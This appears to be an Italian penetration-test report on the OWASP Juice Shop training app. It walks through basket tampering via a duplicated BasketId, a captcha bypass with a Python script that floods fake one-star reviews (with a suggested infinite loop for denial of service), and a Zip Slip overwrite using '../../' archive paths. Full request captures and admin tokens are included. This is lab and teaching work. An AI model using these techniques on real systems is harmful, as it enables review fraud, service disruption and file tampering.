
```
POST /api/BasketItems/ HTTP/1.1
Host: localhost:3000
Content-Length: 43
sec-ch-ua: "Not/A)Brand";v="8", "Chromium";
Accept-Language: en-US
sec-ch-ua-mobile: ?0
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdG
wMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMC
ibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi
wZGF0ZWRBdCI6IjIwMjQtMDctMTYgMTQ6NDM6NTkuNT
ttKiw5zK-edlhpsrae_CBlcYL2LNT7KSBRdJyqC1dMu
User-Agent: Mozilla/5.0 (Windows NT 10.0; W
Content-Type: application/json
Accept: application/json, text/plain, */*
sec-ch-ua-platform: "Linux"
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: welcomebanner_status=dismiss; cooki
token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdG
wMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMC
ibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi
wZGF0ZWRBdCI6IjIwMjQtMDctMTYgMTQ6NDM6NTkuNT
ttKiw5zK-edlhpsrae_CBlcYL2LNT7KSBRdJyqC1dMu
Connection: keep-alive

{
  "ProductId":6,
  "BasketId":"1",
  "quantity":1
}
```

Questa è la richiesta che si occupa di aggiungere il prodotto al basket indicato, abbiamo provato a mandare la richiesta cambiando l'id tramite il basketId:




Ci dice che è sbagliato l'id del basket, allora dopo svariati tentativi abbiamo provato questo:

Aggiungendo 2 volte il campo basketId e cambiandone il valore è possibile quindi aggiungere prodotti ad un basket di un'altro utente.



Broken anti automation

Nella web app oggetto del PT è possibile bypassare il meccanismo captcha presente all'url http://localhost:3000/#/contact.



L'applicazione offre infatti ai propri clienti la possibilitdi rilasciare un feedback. Per evitare l'automazione dei feedback negativi viene applicato un captcha da risolvere, consistente nella risoluzione di una semplice operazione matematica.

Intercetto quindi la richiesta http col captcha risolto.

Request

Pretty Raw Hex

```
1 POST /api/Feedbacks/ HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 88
4 sec-ch-ua: "Chromium";v="123", "Not:A-Brand";v="8"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 sec-ch-ua-mobile: ?0
8 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcmShbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMDctMjUgMDc6NDI6MDcuNDc2ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjQtMDctMjUgMDc6NDI6MDcuNDc2ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTcyMTg5Mzk1MH0.AzBMffuxhc4vhJKXHZJgm-xbCjYOl-9C98HjwL0nWyrsb3sGAaA_QJ6A1SCLQD0hr1DmbZLocMJB3vBTneMPz223CJFe7vr3OpV3VpQ9sj2Fa8PhOLxIYDNyk_po97S9IvFPPCb98UzfSXcIXWK6jCrPqyZVaMVTbcuL8HTeDpI
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6312.122 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcmShbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMDctMjUgMDc6NDI6MDcuNDc2ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjQtMDctMjUgMDc6NDI6MDcuNDc2ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTcyMTg5Mzk1MH0.AzBMffuxhc4vhJKXHZJgm-xbCjYOl-9C98HjwL0nWyrsb3sGAaA_QJ6A1SCLQD0hr1DmbZLocMJB3vBTneMPz223CJFe7vr3OpV3VpQ9sj2Fa8PhOLxIYDNyk_po97S9IvFPPCb98UzfSXcIXWK6jCrPqyZVaMVTbcuL8HTeDpI
19 Connection: close
20
21 {
  "UserId":1,
  "captchaId":1,
  "captcha":"8",
  "comment":"test (***in@juice-sh.op)",
  "rating":1
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Location: /api/Feedbacks/9
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 173
10 ETag: W/"ad-Fo5CE25sWOut6fkcCffDdzHYPYE"
11 Vary: Accept-Encoding
12 Date: Thu, 25 Jul 2024 13:22:01 GMT
13 Connection: close
14
15 {
  "status":"success",
  "data":{
    "id":9,
    "UserId":1,
    "comment":"test (***in@juice-sh.op)",
    "rating":1,
    "updatedAt":"2024-07-25T13:22:01.026Z",
    "createdAt":"2024-07-25T13:22:01.026Z"
  }
}
```

La richiesta è andata a buon fine ed ho effettivamente rilasciato un feedback.

Il form da compilare viene raccolto in un formato .json composto dai campi UserId, captchaId, captcha, comment e rating.

Tento quindi di manipolare il json all'interno della richiesta con l'intento di creare un nuovo feedback ma tenendo l'captchaId e capthca invariati com l'obiettivo di bypassare il captcha stesso.

Request

```
POST /api/Feedbacks/ HTTP/1.1
Host: localhost:3000
Content-Length: 89
sec-ch-ua: "Chromium";v="123", "Not:A-Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMDctMjUgMDc6NDI6MDcuNDc2ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTcyMTg5Mzk1MHO.AzBMffuxhc4vhJKXHZJgm-xbCjYOl-9C98HjwLOnWyrsb3sGAaA_QJ6A1SCLQD0hr1DmbZLocMJB3vBTneMPz223CJFe7vr3OpV3VpQ9sj2Fa8PhOLxIYDNyk_po97S9IvFPPCb98UzfSXcIXWK6jCrPqyZVaMVTbcuL8HTeDpI
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6312.122 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMDctMjUgMDc6NDI6MDcuNDc2ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTcyMTg5Mzk1MHO.AzBMffuxhc4vhJKXHZJgm-xbCjYOl-9C98HjwLOnWyrsb3sGAaA_QJ6A1SCLQD0hr1DmbZLocMJB3vBTneMPz223CJFe7vr3OpV3VpQ9sj2Fa8PhOLxIYDNyk_po97S9IvFPPCb98UzfSXcIXWK6jCrPqyZVaMVTbcuL8HTeDpI
Connection: close

{
  "UserId":2,
  "captchaId":1,
  "captcha":"8",
  "comment":"test2 (***in@juice-sh.op)",
  "rating":1
}
```

Response

```
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Feedbacks/10
Content-Type: application/json; charset=utf-8
Content-Length: 175
ETag: W/"af-gmtxicuPeZT+4ttZARSKYqLvRLo"
Vary: Accept-Encoding
Date: Thu, 25 Jul 2024 13:35:45 GMT
Connection: close

{
  "status":"success",
  "data":{
    "id":10,
    "UserId":2,
    "comment":"test2 (***in@juice-sh.op)",
    "rating":1,
    "updatedAt":"2024-07-25T13:35:45.558Z",
    "createdAt":"2024-07-25T13:35:45.558Z"
  }
}
```

Ha funzionato, ho effettivamente creato una seconda recensione a nome di un altro userId e con un commento diverso. Evidentemente la soluzione captchaId 0 è sempre 8 e ciò mi permette di risolverlo prima che l'applicazione possa fornirmi un nuovo captcha da risolvere. Si ha pertanto una semplice Broken Anti Automation.

Ho scritto uno script python come Proof of Concept:

```python
import requests

header = {
    "Host": "127.0.0.1:3000",
    "Content-Type": "application/json",
    "Accept": "application/json, text/plain, */*",
    "Content-Type": "application/json",
    "Authorization":"Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpb(
    "Cookie":"language=en; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlb
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36",
    "sec-ch-ua-platform": "Linux",
    "Origin":"http://127.0.0.1:3000",
    "Sec-Fetch-Site": "same-origin",
    "Sec-Fetch-Mode": "cors",
    "Sec-Fetch-Dest": "empty",
    "Referer": "http://127.0.0.1:3000/"
    }

for x in range(1,21):

    data = {"UserId":f"{x}",
            "captchaId":"1",
            "captcha":"8",
            "comment":"Review also your captcha",
            "rating":"1"}

    r = requests.post("http://127.0.0.1:3000/api/Feedbacks", headers=header, json=data)

    print(r.status_code)
```


Reviews.py sfrutta la Broken anti automation per pubblicare 21 feedback (ciascuno per ogni user della web-app) con rating 1 (livello infimo) e con commento "Review also your captcha".

Facendo questa volta una richiesta GET a http://localhost:3000/api/Feedbacks si possono vedere i risultati di tale operazione.


Per chiudere ipoteticamente questa vulnerabilità, impiegata in dosi massicce, potrebbe causare un denial of service o comunque un malfunzionamento dell'api "Feedbacks".

Modificando la Poc con un While True al posto del ciclo for è infatti possibile inviare richieste all'infinito costringendo la web-app ad uno sforzo notevole.

A dimostrazione di ciò ecco un'istantanea del comando linux "htop" riguardante i processi che sostengono Juice Shop prima



E dopo l'esecuzione di reviews.py modificato col while true.




Arbitrary File Write

Una delle challenge che Juice Shop presenta è la riscrittura del file legal.md che si trova nella directory /ftp.

Questo è possibile grazie alla vulnerabilità Zip Slip anche detta zip path traversal. Zip Slip è un tipo di vulnerabilità che riguarda l'estrazione di archivi compressi, come file ZIP o TAR. Questa vulnerabilità può essere sfruttata per sovrascrivere file arbitrari all'interno del file system, potenzialmente eseguendo codice arbitrario o causando altri tipi di danno.


Un attaccante crea un archivio compresso contenente file con percorsi relativi esistenti nella macchina vittima (e.g. ../../../../etc/passwd). Durante l'estrazione, i file con percorsi relativi pericolosi sovrascrivono file critici sul sistema della vittima. Questo può includere file di configurazione, script eseguibili, e altri file sensibili.


Passiamo all'exploitation, ecco il testo di legal.md:



la vulnerabilità è localizzata nella sezione "Complaints" della web-app:


Qui è possibile caricare il file malevolo exploit.zip che ho appositamente craftato nel modo seguente:





1) Creo la directory malevola ../../ftp
2) Creo il file ../../ftp/legal.md e inserisco il testo “No rules”
3) Do tutti i permessi (non si sa mai)
4) Creo il file zip con il percorso malevolo

Carico il file e verifico se effettivamente il file legal.md ha cambiato il proprio contenuto in “No rules”...



...missione compiuta!

Conclusione

Dati raccolti e risultati del penetration test:

Grazie a Zaproxy, inzialmente è stato possibile trovare la maggior parte delle vulnerabilità della web app in questione, e da lì basare tutte le attività di pentesting svolti durante il progetto.

In particolare, è stato possibile:

- trovare le credenziali di accesso appartenenti agli utenti tramite campi non correttamente filtrati;
- accedere ai diversi dati presenti nel database della web app (indirizzi e-mail, vari wallet, ordini ed acquisti);
- Trovare e modificare le password degli utenti;
- accedere e modificare informazioni contenute su una cartella FTP lasciata esposta a causa di una misconfiguration.
- Modificare i carrelli e i feedback degli utenti direttamente dallo shop
- Possibilità di effettuare una specie di attacco di DDOS in cui, tramite un ciclo per riempire i database dell'applicazione

Per poter affrontare con successo i diversi attacchi dalle diverse vulnerabilità dell'applicazione, si dovrebbero aggiornare e mantenere varie policy di cybersecurity:

- Assicurarsi che i dati sensibili non siano disponibili in modo non autenticato;
- Aggiornare nella versione più recente di jquery e risolvere altri errori di misconfiguration;
- Assicurarsi che la web server sia configurata secondo la Content-Security-Policy header;
- Utilizzare un next-generation firewall e/o un web app firewall per bloccare richieste anomale.

